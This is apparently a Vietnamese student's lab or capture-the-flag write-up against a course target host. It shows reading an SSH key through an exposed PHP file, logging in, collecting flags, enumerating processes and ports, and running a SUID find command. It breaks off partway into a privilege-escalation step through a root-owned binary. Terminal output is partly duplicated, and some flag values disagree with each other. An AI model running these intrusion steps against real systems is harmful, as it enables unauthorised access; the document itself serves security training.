


Truy cập trang **f5gi8.alunno.inseclab**





Sau đó tìm kiếm tài khoản admin và tiến hành đăng nhập như trên



Các file php có thể thực thi khi mở chúng.



Thực hiện đọc file rsa ta nhận được key để đăng nhập



Lưu key rsa vào file **key**

Sau đó dùng ssh để kết nối đến server

```
(t20521862@kali)-[~/Desktop/network_security/wanna]
└─$ ssh -i key alunno@192.168.19.207 -p 22
The authenticity of host '192.168.19.207 (192.168.19.207)' can't be established.
ED25519 key fingerprint is SHA256:cAhsr4ZEciWKMjIV6WNS5zTQexZclDvNoObDvdSETd8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.19.207' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sat 12 Nov 2022 09:19:26 AM UTC

System load:                1.51
Usage of /:                  92.0% of 9.75GB
Memory usage:               5%
Swap usage:                 0%
Processes:                  267
Users logged in:            1
IPv4 address for br-240b9497d1aa: 172.18.0.1
IPv4 address for docker0:    172.17.0.1
IPv4 address for ens33:      192.168.19.207
⇒ / is using 92.0% of 9.75GB

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge


13 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

END-OF-SSH PRIVATE KEY

Last login: Sat Nov 12 09:00:22 2022 from 192.168.19.110
alunno@alunno:~$ ls
ping ping.save user.txt
alunno@alunno:~$ cat user.txt
InSec{VpxLxW04Dz5apQDYdnf0}
alunno@alunno:~$ exit
logout
Connection to 192.168.19.207 closed.
```

Hình ảnh minh chứng:



```
File Actions Edit View Help
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Nov 12 11:24:48 2022 from 192.168.19.110
alunno@alunno:~$ whoami
alunno
alunno@alunno:~$ ifconfig
br-240b9497d1aa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::42:98ff:febd:cda4 prefixlen 64 scopeid 0x20<link>
    ether 02:42:98:cd:cd:af txqueuelen 0 (Ethernet)
    RX packets 812938 bytes 189819597 (189.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 466517 bytes 68244719 (68.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:e6:65:9c:58 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.19.207 netmask 255.255.255.0 broadcast 192.168.19.255
    inet6 fe80::250:56ff:feb7:65b6 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b7:65:b6 txqueuelen 1000 (Ethernet)
    RX packets 3599701 bytes 294514699 (294.5 MB)
    RX errors 0 dropped 7 overruns 0 frame 0
    TX packets 3942897 bytes 390944021 (390.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 218 bytes 18042 (18.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 218 bytes 18042 (18.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

veth0fe643e: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::d4f0:71ff:fe52:e725 prefixlen 64 scopeid 0x20<link>
    ether d6:f0:71:52:e7:25 txqueuelen 0 (Ethernet)
    RX packets 3292 bytes 1184860 (1.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3302 bytes 605926 (605.9 KB)
```

Nội dung tập tin User.txt:

```

alunno@alunno:~$ cat user.txt
InSec{VpxLxW04Dz5apQDYdnf0}
alunno@alunno:~$ ifconfig
br-240b9497d1aa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::42:98ff:fece:cdaf prefixlen 64 scopeid 0x20<link>
    ether 02:42:98:cd:cd:af txqueuelen 0 (Ethernet)
    RX packets 825732 bytes 192487172 (192.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 473439 bytes 69229828 (69.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:e6:65:9c:58 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.19.207 netmask 255.255.255.0 broadcast 192.168.19.255
    inet6 fe80::250:56ff:feb7:65b6 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b7:65:b6 txqueuelen 1000 (Ethernet)
    RX packets 3626872 bytes 296840290 (296.8 MB)
    RX errors 0 dropped 7 overruns 0 frame 0
    TX packets 3975825 bytes 395010817 (395.0 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 218 bytes 18042 (18.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 218 bytes 18042 (18.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```



```
File Actions Edit View Help
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Nov 12 11:24:48 2022 from 192.168.19.110
alunno@alunno:~$ whoami
alunno
alunno@alunno:~$ ifconfig
br-240b9497d1aa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::42:98ff:fed:cdaf prefixlen 64 scopeid 0x20<link>
    ether 02:42:98:cd:cd:af txqueuelen 0 (Ethernet)
    RX packets 812938 bytes 189819597 (189.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 466517 bytes 68244719 (68.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:e6:65:9c:58 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.19.207 netmask 255.255.255.0 broadcast 192.168.19.255
    inet6 fe80::250:56ff:feb7:65b6 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b7:65:b6 txqueuelen 1000 (Ethernet)
    RX packets 3599701 bytes 294514699 (294.5 MB)
    RX errors 0 dropped 7 overruns 0 frame 0
    TX packets 3942897 bytes 390944021 (390.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 218 bytes 18042 (18.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 218 bytes 18042 (18.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

veth0fe643e: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::d4f0:71ff:fe52:e725 prefixlen 64 scopeid 0x20<link>
    ether d6:f0:71:52:e7:25 txqueuelen 0 (Ethernet)
    RX packets 3292 bytes 1184860 (1.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3302 bytes 605926 (605.9 KB)
```

Nội dung tập tin User.txt:

```

alunno@alunno:~$ cat user.txt
InSec{VpxLxW04Dz5apQDYdnf0}
alunno@alunno:~$ ifconfig
br-240b9497d1aa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::42:98ff:fece:cdaf prefixlen 64 scopeid 0x20<link>
    ether 02:42:98:cd:cd:af txqueuelen 0 (Ethernet)
    RX packets 825732 bytes 192487172 (192.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 473439 bytes 69229828 (69.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:e6:65:9c:58 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.19.207 netmask 255.255.255.0 broadcast 192.168.19.255
    inet6 fe80::250:56ff:feb7:65b6 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b7:65:b6 txqueuelen 1000 (Ethernet)
    RX packets 3626872 bytes 296840290 (296.8 MB)
    RX errors 0 dropped 7 overruns 0 frame 0
    TX packets 3975825 bytes 395010817 (395.0 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 218 bytes 18042 (18.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 218 bytes 18042 (18.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Tiến hành kiểm tra các process có liên đến user alunno

Ta thấy ở 2 process đầu tiên có thực hiện Crontab và xuất kết quả vào thư mục **3fhc**.

```

alunno@alunno:~$ ps aux | grep alunno
p4nk1d    885  0.0  0.0  2608  596 ?        Ss   06:50   0:00 /bin/sh -c /home/p4nk1d/alunno/Crontab/p4nk1d_write /var/p4n/3fhc
p4nk1d    886  0.0  0.0  2488  576 ?        S    06:50   0:06 /home/p4nk1d/alunno/Crontab/p4nk1d_write /var/p4n/3fhc
root     16957  0.0  0.1 13664 9024 ?        Ss   15:19   0:00 sshd: alunno [priv]
alunno   16970  0.0  0.1 19176 9744 ?        Ss   15:19   0:00 /lib/systemd/systemd --user
alunno   16974  0.0  0.0 171116 4760 ?       S    15:19   0:00 (sd-pam)
alunno   17054  0.0  0.0 13672 5248 ?        S    15:19   0:00 sshd: alunno@pts/0
alunno   17055  0.0  0.0 10048 5484 pts/0    Ss+  15:19   0:00 -bash
root     17336  0.0  0.1 13664 9000 ?        Ss   16:06   0:00 sshd: alunno [priv]
alunno   17462  0.0  0.0 13672 5360 ?        S    16:06   0:00 sshd: alunno@pts/1
alunno   17463  0.1  0.0  8276 5228 pts/1    Ss   16:06   0:00 -bash
alunno   17474  0.0  0.0  8888 3248 pts/1    R+   16:07   0:00 ps aux
alunno   17475  0.0  0.0  6432  724 pts/1    S+   16:07   0:00 grep --color=auto alunno
alunno@alunno:~$

```

Tiến hành đọc file này ta thu được **Flag06{0Ok6dY82I1iMeR0cShSFD}**

```
alunno@alunno: //var/p4n$ ls -la
total 12
drwxr-xr-x  2 p4nk1d p4nk1d 4096 Oct 22 07:00 .
drwxr-xr-x 14 root    root    4096 Oct 22 06:59 ..
-rw-rw-r--  1 p4nk1d p4nk1d   30 Nov 12 09:52 3fhc
alunno@alunno: //var/p4n$ cat 3fhc
Flag06{00k6dY82I1iMeR0cShSFD}
alunno@alunno: //var/p4n$
```

Tìm kiếm các file thực được tạo bởi root có nội dung về Flag bằng lệnh

```
find / -perm -u=s -type f 2>/dev/null -exec grep "Flag" {} \;
```

Ta thu được **Flag05{6RU27wlr1IStzmK9670Js}**

```
alunno@alunno:~$ find / -perm -u=s -type f 2>/dev/null -exec grep "Flag" {} \;
/usr/bin/echo "Flag05{6RU27wlr1IStzmK9670Js}"
alunno@alunno:~$
```

Kiểm tra các dịch vụ đang chạy trên các port bằng lệnh

```
netstat -tunlp
```

Tiến hành telnet đến từng port, ta thu được **Flag07{n56zkU4WVxf9XiwByqkS8}** từ ip 172.0.0.1:9697

```
alunno@alunno:~$ netstat -tunlp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9696           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9697         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                  :::*                    LISTEN      -
tcp6       0      0 :::22                  :::*                    LISTEN      -
udp        0      0 127.0.0.53:53          0.0.0.0:*               -
alunno@alunno:~$ telnet 127.0.0.53 53
Trying 127.0.0.53 ...
Connected to 127.0.0.53.
Escape character is '^]'.
^CConnection closed by foreign host.
alunno@alunno:~$ telnet 127.0.0.1 9697
Trying 127.0.0.1 ...
Connected to 127.0.0.1.
Escape character is '^]'.
Flag07{n56zkU4WVxf9XiwByqkS8}
Connection closed by foreign host.
alunno@alunno:~$
```

Leo thang đặc quyền

Lỗ hổng đã khai thác: Linux Privilege Escalation – SUID Binaries

Giải thích lỗ hổng: Lỗ hổng này gián tiếp thực thi binary file dưới quyền root khi attacker thực thi một file binary do root tạo ra.

Khuyến nghị vá lỗ hổng: Không áp dụng quyền SUID bất kỳ mã nhị phân nào có khả năng thực thi lệnh hay đọc/ghi vào tệp

Mức độ ảnh hưởng: Nghiêm trọng

Cách thức khai thác:

Sau khi thực thi file icheck chương trình sẽ thực thi đến lệnh ping 8.8.8.8

File thực thi này được tạo và chạy dưới quyền root.

```
alunno@alunno:~$ /usr/bin/icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5: Flag05{6RU27wLR1IStzmK9670Js}
Flag 6: Flag06{00k6dY82I1iMeR0cShSFD}
Flag 7: Flag07{n56zkU4WVxf9XiwByqkS8}
Binary is unlock. Have fun!

icheck v1.0.0. Check the internet connection with ping.

_____

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

— 8.8.8.8 ping statistics —
4 packets transmitted, 0 received, 100% packet loss, time 3065ms

